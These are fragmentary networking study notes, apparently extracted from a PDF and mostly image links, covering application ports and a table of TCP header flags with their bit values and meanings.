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

Each application is bound to a **port**, so each packet will need to know what port they need to go to




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


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
Port 222

Port 6001


TCP Flags Bit	Control Sections	Corresponding Decimal	Description
8	CWR	128	Indicate that the congestion window has been reduced
7	ECE	64	Indicate that a CE notification was received
6	URG	32	Indicates that urgent pointer is valid that often caused by an interrupt
5	ACK	16	Indicates the value in acknowledgement is valid
4	PSH	8	Tells the receiver to pass on the data as soon as possible
3	RST	4	Immediately end a TCP connection
2	SYN	2	Initiate a TCP connection
1	FIN	1	Gracefully end a TCP connection




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
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

Our packet eventually gets the IP address

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



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
